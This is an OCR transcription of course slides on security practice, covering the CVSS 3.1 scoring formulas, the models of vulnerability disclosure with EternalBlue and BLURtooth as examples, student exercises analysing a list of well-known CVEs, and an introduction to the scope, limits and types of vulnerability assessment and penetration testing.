
Example: CVSS 3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:N

- Final Score: 3.1 (LOW)
- Attack Vector: Network
- Attack Complexity: Low
- Privileges Required: High
- User Interaction: None
- Scope: Unchanged
- Confidentiality: Low
- Integrity: Low
- Exploit Availability: None


CVSS – Common Vulnerability Scoring System







CVSS – Common Vulnerability Scoring System



Equations available at: https://www.first.org/cvss/specification-document

Calculator available at: https://www.first.org/cvss/calculator/3.1

Example: Base Metrics

The Base Score formula depends on sub-formulas for **Impact Sub-Score** (ISS), **Impact**, and **Exploitability**

ISS =	**1 - [(1 - Confidentiality) × (1 - Integrity) × (1 - Availability)]**
Impact =	
If Scope is Unchanged	6.42 × ISS
If Scope is Changed	7.52 × (ISS - 0.029) - 3.25 × (ISS - 0.02)^{15}
Exploitability =	8.22 × AttackVector × AttackComplexity × PrivilegesRequired × UserInteraction
BaseScore =	
If Impact \<= 0	0, *else*
If Scope is Unchanged	Roundup (Minimum [(Impact + Exploitability), 10])
If Scope is Changed	Roundup (Minimum [1.08 × (Impact + Exploitability), 10])

Vulnerability Disclosure

How should a research proceed when a vulnerability is found?

If the engagement is private: deliver to contracting entity

- May negotiate the public release the information…

What about other cases?

Vulnerability Disclosure: None

Researcher doesn't notify vendor about vulnerability

- Doesn't care
- Uses it as part of an arsenal or trades the information


Leads to 0-day vulnerabilities

- Vulnerability is not known to the public and there is no direct remediation
- Some other third parties may also know about the vulnerability and exploit it

If impact is high, it creates major disruption when publicly known

- Quick adoption in malware and dissemination
  - Remember: Systems take at least one month to be patched

CVE-2017-0144 EternalBlue



Source undetermined

Vulnerability Disclosure: Coordinated

1. Researcher informs vendor about vulnerability and impact

- Usually through a form of report with estimation of impact and/or demonstration

2. Vendor implements and distributes a correction

- But not always!

3. Vulnerability is mostly fixed in supported systems

Optional: CVE entry is requested: https://cveform.mitre.org/

Optional: A website with a fancy name is created for public awareness

CVE-2020-15802 – Sep 9 2020

https://hexhive.epfl.ch/BLURtooth/

Researcher:

- "We discovered the vulnerability in March 2020 and responsibly disclosed our findings along with suggested countermeasures to the Bluetooth SIG in May 2020. We kept our findings private and the Bluetooth SIG publicly disclosed them, without informing us, on the 10th of September of 2020. Our work is assigned CVE-2020-15802."

Bluetooth SIG:

- At the time of writing, there are no deployed patches to address the BLUR attacks on actual devices. The Bluetooth SIG suggested that version 5.1 of the standard will contain guidelines to mitigate the BLUR attacks (e.g., disable key overwrites in certain circumstances as proposed in our countermeasures), but such guidelines are not (yet) public and we cannot comment on them. The Bluetooth SIG provides a public statement about BLURtooth and the BLUR attacks.

Vulnerability Disclosure: Full

Researcher discloses the vulnerability without warning

- As a CVE
- In a public mailing list
- As a blog entry, webpage or news item
- As an exploit

Vendor is pressured to issue a fix as soon as possible

- But not always
  - It doesn't!
  - It considers the product not supported
  - It under reports the issue

Some mayhem may occur until a fix is applied

- Remember all those phones/TVs/etc… without frequent updates

Exercises

This task proposes that a group of 2 students analyze one CVE from the following list and identify:

- what it affected
- what was the vulnerability
- how/when it was discovered
- when was it fixed
- how it was exploited by attackers
- what was the impact of its exploitation
- what was the timeline of major events

CVE-2017-18017 - xt_TCPMSS
CVE-2017-17510 - DLINK Devices
CVE-2017-5754 - Meltdown
CVE-2017-5753 - Spectre
CVE-2017-13077 - KRACK
CVE-2017-0144 - Eternalblue
CVE-2016-10229 - UDP
CVE-2015-1538 - Stagefright
CVE-2014-6271 - Shellshock
CVE-2014-3566 - Poodle
CVE-2014-0160 - Heartbleed
CVE-2013-3183 - Ping6 of Death
CVE-2009-3677 - MSCHAP
CVE-2008-1447 - Kaminsky DNS

CVE-2023-27524 - Superset
CVE-2023-1748 - Nexx
CVE-2023-1424 - Mitsubishi
CVE-2022-36958 - Print Spooler
CVE-2021-44228 - Log4j
CVE-2021-26855 - Proxylogon
CVE-2020-9478 - Rubrik CDM
CVE-2020-15802 - BLURtooth
CVE-2020-1472 - Zerologon
CVE-2020-0796 - SMBGhost
CVE-2019-17510 - DLINK Devices
CVE-2019-15846 - Exim Backslash
CVE-2019-15926 - Linux Out of Bounds
CVE-2017-15846 - Exim Backslash
CVE-2017-0144 - Eternalblue

Exercises

1. **Visit https://threatpost.com or https://www.securityweek.com**

2. **For any article:**
   - Summarize (or speculate) what went wrong
   - Was it an application problem or an external element?
   - How could it have been avoided? Left right
   - How would your team have reacted?

3. **Discuss the point with the class**

Both exercises will not be graded

- Only to share some thoughts

#2 - Vulnerability Assessment of Networked Systems

Vulnerability Research

The process of finding and analyzing new vulnerabilities

- Through direct experimentation
- Through analysis of the architecture, code or system behavior

Important to many different stakeholders:

- Product owners: prioritize actions/budget on the product lifecycle
- Developers: understand what created the vuln, how it can be avoided
- Administrators: assess impact and deploy defense/recovery measures
- Vuln. Researchers: to pivot to new vulnerabilities

Vulnerability Assessment - Objective

Process to analyze, evaluate and review entities (software applications, devices, networks, systems)

Identify and categorize issues that may be explored, or constitute risk to the normal operation of the entity

Assessment vs Audit

Audit: determines compliance to a standard

- Scope: A given standard and its control points

Assessment: determines how good/bad something is

- Scope: may be broad. Driven by risk, compliance, contractual requirements
- aims to help improving systems
- done before the audit, to identify any loopholes
- done after the audit to measure how effective an audit is

Relevant reference: SANS Institute, Scoping Security Assessments - A Project Management Approach , 2020

Assessment vs Penetration Test

Penetration test focus in infrastructures and systems with an idea of outside and inside

- Outside: out of the domain (other domain or the internet)
- Inside: in the domain

Tests the capability of entering a domain and its impact

- How an attacker entered (which flaws or bugs were used)
- How/if an attacker moved laterally
- What other systems it may have reached
- What data/systems were impacted
- Was data exfiltrated?

Why?

An essential process in current organizations, products and systems

- Two distinct views: Internal and External

Current organizational landscape is complex

- Heterogeneous computing environment
  - Servers, desktops, laptops, BYOD…
- Multiple applications
  - From multiple vendors
  - Developed over time, using different tools, languages and stacks
- Rely on communication networks
  - Not all confined (e.g. Wi-Fi)
- Rely on external services and actors

Important to understand what are the risks, what to address, and what processes should be in place

Why?

Standard defensive measures are not enough

- They help creating/operating software with greater security
- They are also limited to the mindset of the developers/ops

Defensive technologies are limited in capabilities

- **Firewall**: Filter packets, connections
  - mostly used as perimeter control devices (but do not supervise internal networks)
  - inspect packets in clear, or publicly available data (ports, IP Addresses, protocols), but struggles with TLS
- **WAF**: Filter HTTP requests
  - matches profiles of known attacks (deny list), or allowed requests (allow list), but may be circumvented
- **IDS**: Network/Host Intrusion Detection Systems monitor network or OS changes
  - matches profiles of know attacks, but may be circumvented
  - may detect and block an attack AFTER it was done

Scope

The definition of what systems/software/endpoints/approaches are considered

The most important component of setting up a successful security assessment

Too broad: Mimics a powerful attacker

- Too expensive
- May lead to a never-ending assessment
- May lead to lack of depth (missing vulns)

To narrow: Mimics a focused attack

- Cheap, fast, repeatable
- May miss easily found issues
  - Like focusing on the bulletproof entrance door, placed a wall with a glass window

Limitations

Assessment is only valid at a given point in time

- Other vulnerabilities may exist before or after the assessment

Researcher must be aware of latest vulnerabilities

- Risk of false negatives

Limited to the scope, location and methods used

- Different domain may have different FW access rules or security policies

Tests specific entities, not the overall security controls

- A vulnerability may exist, but the security controls may limit/block its exploitation

Types (for company scale assessments)

Active	Passive	External	Internal
Host-Based	Network	Application	Wireless

Type: Active

Runs software do discover network hosts


- Send probes
- Checks information repositories

Runs tools to actively test software/systems

- Sends crafted arguments, payloads, packets
- Creates flaws
- MiTM, DoS, etc…

May disrupt systems!

- Detection of vulnerability may have impact




Type: Passive

Runs software to eavesdrop on traffic

Observes logs and dumps

- Network logs
- Service/application logs
- Host logs
- May be run for a long time in production

Minimal impact



Type: External

Focus on the public exposition

